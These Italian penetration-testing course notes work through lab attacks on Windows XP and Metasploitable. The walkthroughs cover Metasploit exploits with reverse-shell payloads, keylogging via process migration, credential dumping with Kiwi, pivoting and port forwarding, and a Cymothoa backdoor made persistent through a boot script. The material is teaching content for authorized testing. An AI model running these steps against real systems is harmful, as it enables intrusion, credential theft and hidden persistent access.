Altri strumenti per il password cracking sono disponibili nella sezione 05 - Password Attacks di *Kali Linux*. È possibile anche utilizzare il sito <https://crackstation.net/>, servizio web based di password cracking.

Esempio 4 – Keylogging (Processo explorer.exe)

Tramite **keylogging** possiamo andare ad intercettare tutto ciò che viene digitato dall’utente, tra cui eventuali credenziali di altri utenti, permettendo quindi al pentester la *Privilege Escalation*. Per fare ciò dobbiamo innestare *meterpreter* in un processo di sistema.

In questo esempio utilizziamo il processo *explorer.exe*, che gestisce l’interazione tra l’utente e il sistema operativo, si occupa dell’interfaccia grafica dell’utente, mostra i task attivi, permette di eseguire i programmi, ecc...


La prima cosa da fare è aprire una sessione *metepreter*, quindi, tramite la macchina Kali accediamo alla macchina *Windows XP SP3* (IP 10.0.2.18):

- use exploit/windows/smb/ms08_067_netapi
- set payload windows/meterpreter/reverse_tcp
- set RHOST 10.0.2.18
- set LHOST 10.0.2.15 (indirizzo Kali)
- exploit

Una volta avviata la sessione, iniziamo con il comando `getuid` a visualizzare l’username associato al processo della sessione corrente di *Meterpreter*:

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Simuliamo ora un accesso alla macchina target da parte di un suo legittimo utente: andiamo sulla macchina *Windows XP* ed effettuiamo l’accesso con l’utente *PenTest*. Torniamo su *meterpreter* e digitiamo il comando `ps` per vedere quali sono i processi in esecuzione sulla macchina.



Process List					
PID	PPID	Name	Arch	Session	User
-	-	permessi	-	-	-
-	-	Path	-	-	-
0	0	[System Process]	-	-	-
4	0	System	x86	0	NT AUTHORITY\SYSTEM
312	228	explorer.exe	x86	0	PENTESTINGXP\PenTest
		C:\WINDOWS\Explorer.EXE			

Possiamo notare come il processo è sia eseguito dall’utente *PenTest*, che appartiene al gruppo *PENTESTINGXP*. A noi interessa il *PID*, in questo caso 312, perché lo utilizzeremo per ottenere il controllo di questo utente. Se riusciamo, infatti, ad ottenere il controllo del processo *explorer.exe* è possibile intercettare tutte le azioni compiute dall’utente.

Meterpreter, infatti, fornisce il comando `migrate`, che permette di migrare ad uno specifico processo, assumendone il controllo. Migriamo allora verso il processo 312 (*explorer.exe*), in modo da ottenere l’associazione con lo spazio utente di quel processo:

```
meterpreter > migrate 312  
[*] Migrating from 1004 to 312...  
[*] Migration completed successfully.
```

Infatti, se digitiamo nuovamente il comando `getuid` possiamo osservare che ora il processo *Meterpreter* è associato allo spazio utente *PenTest*.

Ora possiamo fare *keylogging* utilizzando il comando `keyscan_start` per avviare il logging dell'attività dell'utente:

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter >
```

Dopo aver avviato il *keylogger* simuliamo qualche attività dell'utente PenTest sulla macchina Windows XP. Mediante il comando `keyscan_dump` possiamo visualizzare ciò che l'utente ha digitato sulla macchina target:

```
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
www.repubblica.it<CR>  
<CR>  
dir<CR> permessi  
cd <Right Shift>C><^H><Right Shift>><^H><^H><Right Shift>Desktop<CR>  
dir<CR>
```

In questo esempio appena visto, il *pentester* era "in attesa" sul processo `explorer.exe`, che viene instanziato dopo il login dell'utente, quindi, si assume che l'utente sia già attivo sulla macchina. Ovviamente il *keylogging* può essere fatto anche innestandosi in altri processi, tra cui `winlogon.exe`, processo che gestisce l'interfaccia grafica che Windows ci mostra per inserire le credenziali ed entrare nel sistema.

Esempio 5 – Keylogging (Processo `winlogon.exe`)

Possiamo fare la stessa cosa migrando però al processo `winlogon.exe`. Prima di fare ciò però effettuiamo il **logoff** dall'utente PenTest sulla macchina XP.

```
meterpreter > ps  
  
Process List  
=====  
 PID  PPID  Name          Arch Session User  
---  ---  
  0   0     [System Process]      x86    0      NT AUTHORITY\SYSTEM  
  4   0     System           x86    0      NT AUTHORITY\SYSTEM  
172  664   alg.exe         x86    0      NT AUTHORITY\LOCAL SERVICE  
360  4     smss.exe        x86    0      NT AUTHORITY\SYSTEM  
596  360   csrss.exe       x86    0      NT AUTHORITY\SYSTEM  
620  360   winlogon.exe    x86    0      NT AUTHORITY\SYSTEM
```

```
meterpreter > migrate 620  
[*] Migrating from 1004 to 620...  
[*] Migration completed successfully.
```

Dopo aver avviato il *keylogger*, simuliamo l'accesso dell'utente Utente Segretissimo alla macchina XP. Mediante il comando `keyscan_dump` possiamo vedere le credenziali di login che l'utente ha digitato sulla macchina target.

Kiwi

Meterpreter fornisce anche altri moduli utili per l'*accounting*, e in particolare **Kiwi**, uno strumento di *post exploitation* che permette di recuperare le credenziali di accesso digitate dall'utente dalla memoria.


Kiwi può essere caricato dinamicamente all'interno di una sessione *Meterpreter* mediante il comando `load kiwi`. Tramite il comando `creds_all` è possibile ottenere le password memorizzate in memoria sulla macchina target.

Pivoting

Con **Pivoting** intendiamo il "salto" da una rete all'altra, utilizzando come **gateway** un elemento (macchina target) comune tra le due reti. In questo caso il **gateway** sarà una macchina target compromessa.

Consideriamo, infatti, di riuscire ad exploitare una macchina dell'asset. Magari prima di questa *exploitation* avevamo una view non completa dell'asset, invece, adesso possiamo vedere magari un'altra sottorete che prima non riuscivamo a vedere. Il nostro obiettivo in questo caso è passare per la macchina **gateway** (che ha due indirizzi IP, uno che dà visibilità alla prima sottorete e uno che dà visibilità alla seconda sottorete).


La macchina gateway imposterà un percorso statico di routing che permetterà al pentester di accedere ad uno spazio di indirizzamento diverso. Lo scenario graficamente è il seguente:



Ma come facciamo a capire se la macchina che stiamo analizzando è un **gateway**?


Tipicamente i gateway pubblici hanno la **stringa GW** come prefisso, oppure potremmo vedere tanto traffico che passa per quella macchina, o ancora potremmo averlo scoperto durante la fase di *Information Gathering*.

Prima di procedere con questo tipo di attacco dobbiamo configurare le macchine su *VirtualBox*. Apriamo la pagina principale delle preferenze, andiamo nella scheda Network, dove dovremmo avere la rete Corso, creata ad hoc per il corso.



Creiamo una nuova rete NAT, inserendo le informazioni come mostrate nell'immagine seguente.

In particolare, la rete dovrà usare uno spazio di indirizzamento diverso da quello usato dalla rete Corso.



- la macchina *Kali* appartiene alla rete Corso;
- la macchina *Windows XP* appartiene sia alla rete Corso che alla rete CorsoBis;
 - IP ADAPTER 1: 10.0.2.18
 - IP ADAPTER 2: 192.168.0.5
- la macchina *Metasploitable 2* appartiene alla rete CorsoBis.
 - IP: 192.168.0.4

Possiamo impostare queste configurazioni di rete dalla scheda Network di ogni macchina, indicando anche gli Adapter. Siamo ora pronti ad effettuare il **pivoting**. Prima di tutto apriamo una sessione *metpreter*, quindi tramite la macchina *Kali* accediamo alla macchina *Windows XP SP3* (IP 10.0.2.18):

- use exploit/windows/smb/ms08_067_netapi
- set payload windows/meterpreter/reverse_tcp
- set RHOST 10.0.2.18
- set LHOST 10.0.2.15 (indirizzo Kali)
- exploit

Ora mettiamo in background la sessione corrente:

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Ora aggiungiamo una *route* verso la rete target 192.168.0.0/24. Il comando *route add* avrà bisogno di due parametri, ovvero la rete target in formato *CIDR* e l'*ID* della sessione *Meterpreter* che opererà da gateway:

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) > 
```


Per accedere a *Metasploitable 2* sfrutteremo il servizio *vsftpd 2.3.4* in esecuzione su tale macchina:

- use exploit/unix/ftp/vsftpd_234_backdoor
- set payload cmd/unix/interact
- show options
- set RHOSTS 192.168.0.4
- exploit

Da questo punto in poi si ha accesso come utente root alla macchina *Metasploitable 2*.

Esempio 6 – Pivoting con Port Forwarding

Per questo esempio dobbiamo modificare la configurazione di rete di *Metasploitable 3*, che deve essere associata alla rete CorsoBis. Supponiamo di voler accedere dalla macchina Kali al servizio **ManageEngine Desktop Central 9** fornito da *Metasploitable 3* (192.168.0.7). Questo servizio è in esecuzione sulla porta 8020 e la macchina Kali si trova su una rete diversa rispetto a quella della macchina *Metasploitable 3*.



Prima di tutto apriamo una sessione *metepreter*, quindi tramite la macchina Kali accediamo alla macchina *Windows XP SP3* (IP 10.0.2.18):

- use exploit/windows/smb/ms08_067_netapi
- set payload windows/meterpreter/reverse_tcp
- set RHOST 10.0.2.18
- set LHOST 10.0.2.15 (indirizzo Kali)
- exploit

Ora mettiamo in background la sessione corrente:

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Ora aggiungiamo una *route* verso la rete target 192.168.0.0/24.

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) > |
```

Dato che vogliamo accedere alla **porta 8020** di **Metasploitable 3**, è necessario effettuare il **port forwarding** tra una porta locale (es. 8888) della macchina Kali e la **porta 8020** di **Metasploitable 3**:

```
msf5 exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > portfwd add -l 8888 -p 8020 -r 192.168.0.7
[*] Local TCP relay created: :8888 <-> 192.168.0.7:8020
meterpreter > |
```

A questo punto tramite la macchina Kali possiamo connetterci all'indirizzo <http://localhost:8888>, e visualizzeremo la pagina del servizio *ManageEngine Desktop Central 9*.

10.5 Network Sniffer

I **network sniffer** sono strumenti che vengono messi passivamente sulla rete e ascoltano il traffico che passa. Sono difficili da rilevare proprio perché agiscono in **maniera passiva**. Possono essere utilizzati per fare analisi di tipo statistico sul traffico, oppure per fini diagnostici, o ancora per attacchi *man in the middle*. Infatti, se il traffico di rete non è cifrato, diventa facile catturarlo, e con esso anche eventuali username, password, contenuti delle mail, ecc...

Kali Linux è dotato di numerosi **network sniffer**, molti dei quali sono presenti nella sezione 09 - Sniffing & Spoofing.

tcpdump è un network sniffer molto potente che può essere usato per analizzare il contenuto dei pacchetti di rete, selezionati in vari criteri. Può essere anche usato per salvare i pacchetti su un file oppure leggerli da un file.

Un altro network sniffer che abbiamo visto in precedenza è **Wireshark**, che supporta più di 1000 protocolli e permette di effettuare **Live Capture** e **analisi offline del traffico**. Fornisce infatti i filtri di visualizzazione più potenti del settore e permette di esportare l'output in diversi formati per poi essere analizzato esternamente tramite diverse librerie.

Uno strumento che invece non abbiamo ancora visto è **Ettercap**, che permette di effettuare *network sniffing* e attacchi di tipo *man in the middle* su reti LAN.


Per maggiori informazioni ed esempi vedi dalla *slide 74* alla *slide 90* del pdf “Argomento 12 - Postexploitation (Privilege Escalation) - Parte 3.pdf”.

Per maggiori informazioni sullo **sfruttamento di Errate Configurazioni** vedi dalla *slide 92* alla *slide 135* del pdf “Argomento 12 - Postexploitation (Privilege Escalation) - Parte 3.pdf”.

Nova Parte

Post-Exploitation

(Maintaining Access)



CoScienze
Associazione

Capitolo 11 – Post Exploitation (Maintaining Access)

11.1 Concetti introduttivi

L'accesso alla macchina tramite *exploitation* può essere effettuato sfruttando i bug della macchina oppure sfruttando le persone che hanno a che fare con la macchina. È importante definire la fase di **Mantaining Access** per diversi motivi: in primis per poter accedere in un secondo momento alla macchina senza ripetere tutte le fasi precedenti, inoltre, è comodo per dimostrare al committente che il pentester riesce ad accedere anche successivamente al patching delle vulnerabilità.

La fase di **Mantaining Access** deve essere esplicitamente richiesta dal committente.

Dopo aver effettuato il Privilege Escalation sulla macchina target potrebbe essere necessario creare/installare meccanismi che consentano di mantenere l'accesso persistente a tale macchina.

Con accesso persistente intendiamo il poter accedere alla macchina target dopo che la vulnerabilità per accedervi è stata risolta e la macchina è stata riavviata. Così facendo, anche se in futuro la vulnerabilità sfruttata per accedere alla macchina target verrà risolta, si potrà lo stesso avere accesso a tale macchina.

L'utilizzo di meccanismi di persistenza deve sempre essere reso noto e chiarito durante la fase di *Target Scoping* tra tutte le parti coinvolte nel processo di *penetration testing*. È sempre necessario documentare tutti i meccanismi di accesso persistente installati durante la fase di Post exploitation, così che tali meccanismi possano poi essere subito rimossi al termine del processo di *penetration testing*.

Le **regole di ingaggio** definite nella fase di *Target Scoping* a monte di un processo di *penetration testing* tipicamente non consentono di effettuare tale attività: è necessario, infatti, assicurarsi che l'utilizzo di meccanismi di persistenza sia stato esplicitamente richiesto/consentito per iscritto durante la fase di *Target Scoping* ed in particolare nella definizione delle regole di ingaggio.

Gli strumenti per mantenere l'accesso persistente ad una macchina target sono generalmente classificati in tre categorie principali:

1. **Operating System Backdoor**;
2. **Web Backdoor**;
3. **Strumenti di Tunneling**: argomento che non verrà trattato in questo corso.

11.2 Operating System Backdoor

Una **backdoor** è uno strumento che permette di mantenere l'accesso persistente ad una macchina, quindi il controllo di questa, senza utilizzare i normali processi di autenticazione di tale macchina. La *backdoor* non rientra nei servizi di *SSH* per quanto concerne l'autenticazione ma sfrutta delle autenticazioni secondarie per gli utenti malintenzionati o per il *pentester*. Normalmente, tali strumenti vengono resi irrivelabili per fare sì che non vengano rilevati dagli amministratori di sistema.

Prima di procedere con l'utilizzo degli strumenti di *Backdoor*, sarebbe ottimale effettuare una creazione **istantanea** della macchina Kali in maniera tale che dopo le varie aggiunte di modifiche saremo in grado di tornare allo stato originale.


11.2.1 Cymothoa

Si tratta di una *backdoor* che consente di iniettare il suo *shellcode* all'interno di un processo esistente, in modo da celare la *backdoor* sottoforma di un regolare processo. In questa maniera, non vengono destati sospetti nell'amministratore di sistema dato che coesiste con il processo "iniettato". Il grande vantaggio di questo funzionamento è il fatto che difficilmente la presenza della *backdoor* viene rilevata se la macchina target dispone di meccanismi di sicurezza che monitorano solo l'integrità dei file eseguibili e nessuna verifica sulla memoria.

Tale strumento non è presente di default in Kali, quindi bisogna installarlo con il seguente comando:

```
apt-get install cymothoa
```

Per avviarlo e mostrare la sezione Help, è sufficiente digitare il seguente comando: cymothoa.



```
Ver.1 (beta) - Runtime shellcode injection, for stealthy backdoors...

By codwizard (codwizard@gmail.com) and crossbower (crossbower@gmail.com)
from ES-Malaria by ElectronicSouls (http://www.0x4553.org).

Usage:
    cymothoa -p <pid> -s <shellcode_number> [options]

Main options:
    -p      process pid
    -s      shellcode number
    -l      memory region name for shellcode injection (default /lib/ld)
            search for "r-xp" permissions, see /proc/pid/maps...
    -m      memory region name for persistent memory (default /lib/ld)
```

Guardando la pagina iniziale di tale strumento, possiamo notare che esso prende due parametri importanti, quali:

- **PID del processo** in cui iniettare lo shellcode;
- **tipo di shellcode** da iniettare (per ottenere la lista completa degli shellcode disponibili, digitare cymothoa -S).

```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Adesso vedremo un tipico esempio di utilizzo di tale strumento. Quindi uniremo tutte le nozioni che sono state introdotte nella fase di *post exploitation*:

- realizzazione di un exploit remoto della macchina target;
- realizzazione di vertical privilege escalation;
- inserimento della backdoor all'interno della macchina target.

La **backdoor** che andremo ad iniettare sarà di tipo **non persistente**, ovvero ogniqualvolta la macchina si ravvia bisogna provvedere ad iniettarla.

Inserimento di una Backdoor non persistente

Inietteremo *Cymothoa* in un processo sulla macchina target (Metasploitable 2, con indirizzo IP 10.0.2.6).

Quindi utilizzeremo due exploit:

1. **Exploit remoto** che ci consentirà di ottenere l'accesso alla macchina target sottoforma di un utente non privilegiato;
2. **Exploit locale** che ci consentirà di effettuare *Vertical Privilege Escalation*.

Fatti questi due passi, useremo il comando `upload` della shell *Meterpreter* per caricare *Cymothoa* sulla macchina target.

Fase 1: utilizzeremo un exploit remoto relativo alla vulnerabilità di *Tomcat*, quindi, scriviamo il seguente script (nell'esempio, si assume che `httpusername` e `httppassword` siano stati ottenuti durante le fasi preliminari a quella di *Target Exploitation*):

```
use exploit/multi/http/tomcat_mgr_deploy
set payload java/meterpreter/reverse_tcp
set RHOST 10.0.2.6
set RPORT 8180
set LHOST 10.0.2.15
set httpusername tomcat
set httppassword tomcat
exploit
```

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

Fatto questo, abbiamo una sessione *meterpreter* con cui interagire. Sapendo che *Metasploit* è multisessione, ovvero viene data la possibilità di poter scegliere quale sessione con cui interagire correntemente, oltre al settaggio delle informazioni di sessione, utilizzeremo tale sessione per veicolare l'exploit locale.

Fase 2: eseguiamo il comando `background` per la sessione corrente da cui riceveremo l'*ID* della sessione. Utilizzeremo lo stesso *ID* per un altro exploit per effettuare un *Vertical Privilege Escalation* e per ottenere i privilegi di *root*. L'exploit in questione è lo stesso utilizzato nel capitolo precedente: `exploit/linux/local/udev_netlink`.

```
use exploit/linux/local/udev_netlink
set PAYLOAD linux/x86/meterpreter/reverse_tcp //effettua una reverse
connection TCP
set SESSION 1 //sessione messa in background precedentemente
set LHOST 10.0.2.15 // indirizzo IP della macchina Kali
exploit
```

Fase 3: in queste prossime fasi ci occuperemo di inserire la *backdoor*, quindi garantire il *Maintaining Access*. Scarichiamo *Cymothoa* dal seguente URL: <https://sourceforge.net/projects/cymothoa/>

Fase 4: tramite la corrente sessione *Meterpreter*, carichiamo *Cymothoa* nella directory /tmp della macchina target:

```
meterpreter > lcd /root/Desktop  
meterpreter > upload cymothoa-1-beta.tar.gz /tmp  
[*] uploading : cymothoa-1-beta.tar.gz -> /tmp  
[*] uploaded : cymothoa-1-beta.tar.gz -> /tmp/cymothoa-1-beta.tar.gz  
meterpreter >
```

Fase 5: uno dei comandi interessanti che viene fornito da *Meterpreter* è shell che consente di accedere alla tipologia della shell remota della macchina target. Digitandolo, avremo a disposizione tutti i comandi forniti dalla shell di *Metasploitable 2*.

Fase 6: compiliamo *Cymothoa*.

```
cd /tmp // dato che l'upload della backdoor è stata fatta in questa directory  
tar xzvf cymothoa-1-beta.tar.gz  
cd cymothoa-1-beta  
make
```

Fase 7: a questo punto, bisogna iniettare la *backdoor* all'interno di un processo. Andremo ad iniettarla all'interno del processo udev. Quindi vediamo il *PID* di questo mediante il seguente comando:

```
ps aux | grep udev
```

```
ps aux | grep udev  
root 2288 0.0 0.0 2092 616 ? Ss 04:16 0:00 /sbin/udev  
devd --daemon
```

Il PID del processo udev è 2288

Fase 8: si procede con l'iniezione. Quindi iniettiamo lo *shellcode* di *Cymothoa* nel processo avente *PID* 2288 (*udev*). Verrà creata una *backdoor* in ascolto sulla *porta 4444*:

```
./cymothoa -p 2288 -s 1 -y 4444
```

- -p 2288: pid del processo in cui vogliamo iniettare la backdoor;
- -s 1: la tipologia di shellcode da iniettare. In questo caso sarebbe una bind /bin/sh;
- -y 4444: la porta che verrà messa in ascolto.

```
./cymothoa -p 2288 -s 1 -y 4444  
[+] attaching to process 2288  
register info:  
-----  
eax value: 0xfffffdfe ebx value: 0x7  
esp value: 0xbfd6f440 eip value: 0xb7fdf410  
-----  
[+] new esp: 0bfd6f43c  
[+] payload preamble: fork  
[+] injecting code into 0xb7fe0000  
[+] copy general purpose registers  
[+] detaching from 2288  
[+] infected!!!
```

Fase 9: mediante netcat ci colleghiamo dalla macchina Kali alla macchina target:

```
nc -nvv 10.0.2.6 4444
```

```
root@kali:~# nc -nvv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
whoami
root
```

In questo modo, la **backdoor Cymothoa** consentirà l'accesso diretto alla macchina target. Tuttavia, questo non garantisce la persistenza sulla macchina target in quanto al riavvio della macchina, lo shellcode di tale **backdoor**, non sarà più presente nel processo che è stato infettato (infatti, il file tmp è un file temporaneo che viene sovrascritto ad ogni riavvio).

Inserimento di una backdoor persistente

Quindi per garantire la **persistenza**, è necessario iniettare lo shellcode della backdoor in un determinato processo ad ogni avvio del sistema (un'operazione che può essere automatizzata). Nell'esempio, si suppone che `httpusername` e `httppassword` siano stati ottenuti durante le fasi preliminari a quella di *Target Exploitation*.

Fase 1:

```
use exploit/multi/http/tomcat_mgr_deploy
set payload java/meterpreter/reverse_tcp
set RHOST 10.0.2.6
set RPORT 8180
set LHOST 10.0.2.15
set httpusername tomcat
set httppassword tomcat
exploit
```

Fase 2: dopodiché mettiamo in background la sessione corrente mediante il seguente comando `background`, in maniera da prendere il valore del *PID* del processo per effettuare *Vertical Privilege Escalation*. Quindi utilizziamo lo stesso exploit locale descritto in precedenza.

```
use exploit/linux/local/udev_netlink
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set SESSION 1
set LHOST 10.0.2.15
exploit
```

Fase 3: a questo punto bisogna rendere la **backdoor persistente**. Quindi utilizzeremo uno script ad hoc, **cym.sh**, che permetterà di iniettare la backdoor in un processo ad ogni avvio del sistema (assumiamo che tale script sia disponibile sul Desktop di Kali).

```
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null; then
q=$p
```

```

else
q=`(echo $p | awk '{print $2}')` 
fi
echo $q
exec /etc/cymothoa-1-beta/cymothoa -p $q -s 1 -y 4444
exit

```

Potremo scegliere un qualsiasi processo per effettuare l'iniezione della backdoor. Quindi scegliamo il processo **crond.pid**, in esecuzione sui sistemi *Linux based*; si tratta uno **job scheduler** o **task scheduler** che consente agli utenti di automatizzare l'esecuzione di comandi, script (un gruppo di comandi) o programmi a intervalli di tempo specificati.

